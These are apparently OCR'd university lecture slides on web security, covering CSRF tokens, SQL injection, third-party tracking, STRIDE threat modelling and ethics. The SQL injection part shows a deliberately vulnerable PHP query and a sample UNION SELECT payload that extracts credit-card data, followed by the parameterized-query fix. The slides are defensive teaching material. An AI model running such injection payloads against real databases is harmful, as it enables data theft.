
- Browser sends user `auth` cookie with request
  - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur

Form post with Cookie




CSRF prevention token

- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- CSRF Token can be added in Hidden field form parameter
- CSRF Token can be sent in custom HTTP request header
  - More secure but needs XHR
  - Can be overcomplicated
- Should never be sent in cookies




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" />
="/images/logo.jpg" width='110'></div>
```

SQL injection



Source: xkcd commics. https://xkcd.com


Database queries with PHP (the Wrong Way)

- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID  FROM People WHERE
            Username='$recipient'  ";
$rs = $db->executeQuery($sql);
```

- Untrusted user input ‘recipient’ is embedded directly into SQL command
- Just like XSS, but attacking the database, not a victim page

Example: Getting Private Info



Example: getting private info


SQL Query

```
"SELECT pizza, toppings, quantity, date
  FROM orders
  WHERE userid=" . $userid .
"AND order_month="  . _GET['month']
```

What if:

month = "
0 AND 1=0
UNION SELECT name, CC_num, exp_mon, exp_year
FROM creditcards "

Results


Order History - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
https://w
Go
Your Pizza Orders in October:
Credit Card Info Compromised
Pizza | Toppings | Quantity | Order Day
Neil Daswani | 1234 1234 9999 1111 | 11 | 2007
Christoph Kern | 1234 4321 3333 2222 | 4 | 2008
Anita Kesavan | 2354 7777 1111 1234 | 3 | 2007
...
Done

Cure: parametrized SQL

```
SqlCommand cmd = new SqlCommand(
        "SELECT * FROM UserTable WHERE
        username = @User AND
        password = @Pwd", dbConnection);

        cmd.Parameters.Add("@User", Request[“user”]);

        cmd.Parameters.Add("@Pwd", Request[“pwd”]);

        cmd.ExecuteReader();
```

- Reference user data via variables in the SQL — the parser never sees it
- Example is in ASP.NET; all good database APIs support
- Also known as “prepared statements”, “bound parameters”, etc.

Why parameterized SQL?

- Easy to write and understand
- Distinguishes code from data
- Examples of OWASP and W3school
- Performance concerns? Possible solutions:
  - Strong data validation (e.g., *allow listing*)
  - Escape all user input using an escaping routine
- Developer friendly:
  - SQL code stays within the application
  - DB independent


https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

I could go on…..


- Clickjacking
- Session hijacking
- Cache poisoning
- Protocol downgrading
- Code injection
- Drive-by download (of malware)
- ….

Instead, another threat model

- Alice may trust Bob, but does she trust *Bob's associates*?
  - Ad providers
  - Analytics providers
  - Content delivery network
  - Social media enhancements



Ten sites and their associates



http://www.mozilla.org/lightbeam/

Attacks on users by providers

- Behavioral tracking
- History sniffing (cache, CSS, …)
- Supercookies
- Social network graph discovery
- Spear phishing
- Spam targeting

Web Security Takeaway slide -1

- The web is an interconnected network of documents
  - The intention is to cooperate to deliver service to users
- Unfortunately, attackers are in the network, and so trust can be misplaced and abused!
  - Distinguish threat models: web vs. network
- Same Origin Policy—mandatory isolation
  - Relaxations: library import, domain relaxation
  - Further relaxed by modern mechanisms,
    - e.g., cross-origin resource sharing, `postMessage` calls

Web Security Takeaway slide -2

- Phishing—attack user's trust in perceived content
  - User education helps, but can and should we expect all users to be experts?
- XSS—attack browser's trust on server's response
  - Filtering/sanitization helps, but tricky/impossible to do it correctly
  - Content Security Policy is a cure, if the policy is written correctly and if CSP is deployed
- CSRF—attack server's trust on browser's request
  - Combine with XSS in automated attacks, but also in phishing against users
  - Can be and should be mitigated with authentication, e.g., CSRF token
- SQL injection—attack SQL server's trust on a web server, which in turn trusts inputs inside the browser's request
  - Can be and should be mitigated using parameterized SQL (prepared statements)

General Advice and Takeaways

Security is a Process

- What system/ information to protect?
- What are the required *security properties*?
  - Authentication, integrity, anonymity, confidentiality, ...
- What are our the attackers' capabilities?
  - incentive, resources, time, technical feasibility …
- Cost!

Some Terminology

- Threat: Person, thing, event or idea that poses some danger to an asset's desired security property or legitimate use
  - May result from deliberate or accidental action
- Attack: Realization of a threat (passive vs. active attack)
- Safeguards or Defenses: Control mechanisms, policies or procedures to protect assets from threats
- Vulnerabilities: weaknesses in safeguards or absence thereof
- Risk: Estimate of the cost and probability of a vulnerability

We can use properties

- Secrecy
- Integrity
- Identification
- (Message) Authentication
- Non-repudiation
- Anonymity
- Freshness & Age
- Availability
- Authorization, certification, access control, revocation, witnessing

We can also use *Threat Modeling*

- STRIDE: Threat model by Microsoft
- Six categories
  - Spoofing of user identity
  - Tampering
  - Repudiation
  - Information disclosure (privacy breach or data leak)
  - Denial of service (D.o.S)
  - Elevation of privilege

Remaining Ethical

- We cannot go and hack into other systems
  - Even with good intentions
  - This includes software developed by others
- If we have access to sensitive information, then we have a responsibility
- Reporting vulnerabilities/concerns
  - Do you know how to report spam/phishing at CMU?